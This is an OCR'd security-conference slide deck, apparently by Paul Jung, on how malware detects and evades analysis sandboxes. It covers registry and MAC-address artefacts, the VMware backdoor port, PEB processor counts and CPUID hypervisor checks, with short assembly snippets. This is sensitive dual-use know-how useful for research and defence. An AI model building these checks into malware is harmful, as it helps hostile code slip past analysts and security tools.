Bypassing Sanboxes for fun !

Profit will be realised by sandboxes vendors…


Paul Jung

Malware todays

- Army of droppers are spreaded through spam, phishing…
- With packing every malware is nearly unique.
- Antiviruses are useless in this case.
- Unpacking every sample is really time consuming

Sanboxes as a device

- It Run, it Flags; Alert ! Alert ! Alert ! Alert ! Alert ! Alert !



Sandboxes todays

- Malware sandboxes run the “Malware”
  - May use several os & software versions
    - Hook user / (kernel) side api calls.
    - Capture network traffic.
    - Rely heavily on virtualisation.


Why detecting Sandboxes

- Runs only on the desired target
- Slows down the poor reverser
- Gains time for the infection campaign

Sandboxes boxes !

- FireEye
- Trend Deep Dis
- Cuckoo (Malwr)
- ThreatExpert
- Checkpoint ThreatCloud
- Comodo
- Xandora
- Joe Sandbox
- Anubis

Sandboxes boxes !



EXCELLIUM

How to detect a sandbox

Seek 4 Virtualization

- Kvm / Proxmox
- Virtual Box (Trend Deep, Joe)
- «HomeMade» (Fireeye)
- Xen
- VMware (Workstation, ESXi, Fusion)
- Hyper V
- Qemu

VMware well known methods

- Look at VMware services; “^Vmware\s.*”
- Look at VMware tools: “vmware services.exe, vmware tray.exe, etc…
- Look at VMware files.
- Look at VMware footprint in registry…

Registry surface is HUGE

- VMware with tools

```
$ strings -el Reg_withtool.reg | grep -i vmware | wc -l
545
```


- VMware without tools

```
$ strings -el Reg_notool.reg | grep -i vmware | wc -l
128
```

and… this is used !

- Services\Disk\Enum is a quick win.

```
seg001:009C517C str_vmname      dd offset aQemu         ; DATA XREF: f_testVM+DD↑o
seg001:009C517C                                         ; "qemu"
seg001:009C5180                 dd offset aVirtual      ; "virtual"
seg001:009C5184                 dd offset aVmware       ; "vmware"
seg001:009C5188                 dd offset aXen          ; "xen"
```



Mac address artefact

00:05:69:xx:xx:xx VMware

00:0C:29:xx:xx:xx VMware

00:1C:14:xx:xx:xx VMware

00:50:56:xx:xx:xx VMware

00:15:5D:xx:xx:xx Hyper V

00:16:3e:xx:xx:xx Xen

Techniques in the wild

- Detecting the virtualization
  - Software companions.
  - Virtualization footprint.
  - Virtualized hardware (Device, Bios).
  - Serial numbers (Disks, Windows)
    - 0CD1A40h & 70144646h

Technique in the wild

- 64 Bits software
- Detecting the sandboxes
  - Browser History, Running apps
  - AD Domain membership (simple variable)
  - User interaction (typing, mouse moves)

Nice… But triggered

Well known myths

- Personally never seen… but a friend of a friend who has seen a friend

```
mov eax, 'VMXh';
mov ecx, 10; // "CODE" to get the VMware Version
mov edx, 'VX'; // Port Number
in eax, dx; // Read port, On return EAX returns the VERSION
cmp ebx, 'VMXh'; // is it VMware
```

```
isolation.tools.getPtrLocation.disable = "TRUE"
isolation.tools.setPtrLocation.disable = "TRUE"
isolation.tools.setVersion.disable = "TRUE"
isolation.tools.getVersion.disable = "TRUE"
```

Historical Legends

- Undocumented instructions (a long time ago)

AAM in Qemu (2007)

SETALC/SALC

- VM Behaviour

Red Pill (sidt or sldt,sgdt…) (2008)


KISS

- How many brains in the box ?
- There has been more than «1» for over 15 years now !
- Hyperthreading
- Multi core CPU’s

KISS ask PEB

Process Environnement Block

Process memory



Always located at FS:0x30/GS:0x64
Or in EBX on program start

http://blog.rewolf.pl/blog/wp-content/uploads/2013/03/PEB_Evolution.pdf

KISS ask PEB

!PEB@NumberOfProcessors, unsigned long

```
mov  eax,0x30;
mov  ebx, [fs:eax]  ; @PEB  fs:0x30
mov  eax, [ebx+0x64] ;
```

http://blog.rewolf.pl/blog/wp-content/uploads/2013/03/PEB_Evolution.pdf

Virtualisation detection

- Let’s play with the x86 opcode CPUID
    - Non-privileged instruction.
    - API to query CPU features
    - Calls are hooked by Ring 0

Simply fill eax and it will meet your needs…

Virtualisation detection

- Leak's INTEL VT/AMD-V mother or child status

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id       : AuthenticAMD
cpu family      : 16
model           : 4
model name      : AMD Phenom(tm) II X4 945 Processor
stepping        : 2
cpu MHz         : 3013.296
cache size      : 512 KB
fdiv_bug        : no
hlt_bug         : no
f00f_bug        : no
coma_bug        : no
fpu             : yes
fpu_exception   : yes
cpuid level     : 5
wp              : yes
flags           : fpu de tsc msr pae cx8 cmov pat clflush mmx fxsr sse sse2 ht syscall
nx mmxext fxsr_opt 3dnowext 3dnow pni popcnt hypervisor cmp_leg acy extapic cr8_legacy
abm sse4a misalignsse 3dnowprefetch
bogomips        : 6026.59
clflush size    : 64
cache_alignment : 64
address sizes   : 48 bits physical, 48 bits virtual
power management: ts ttp tm stc 100mhzsteps hwpstate
```

Virtualisation detection

- Leak's INTEL VT mother or child status

CPUID Leaf 1, tell if hypervised with the last ECX bit

```
[0x00000000]> pd 10
            0x00000000     90                nop
.-> 0x00000001     90                nop
|   0x00000002     33c0              xor eax, eax
|   0x00000004     40                inc eax
|   0x00000005     0fa2              cpuid
|   0x00000007     0fbae11f          bt ecx, 0x1f
`=< 0x0000000b     72f4              jb 0x1
    0x0000000d     90                nop
    0x0000000e     90                nop
```

* radare powered screenshot

Virtualisation detection


- Leak's hypervisor brand

CPUID Leaf 0x40000000, return the virtualisation vendor string in EBX, ECX,EDX


Microsoft: "Microsoft HV"
VMware : "VMwareVMware"
Kvm: "KVMKVMKVMKVM"
Xen/ProxMox: "XenVMMXenVMM"

Virtualisation detection

- CPUID weirdness



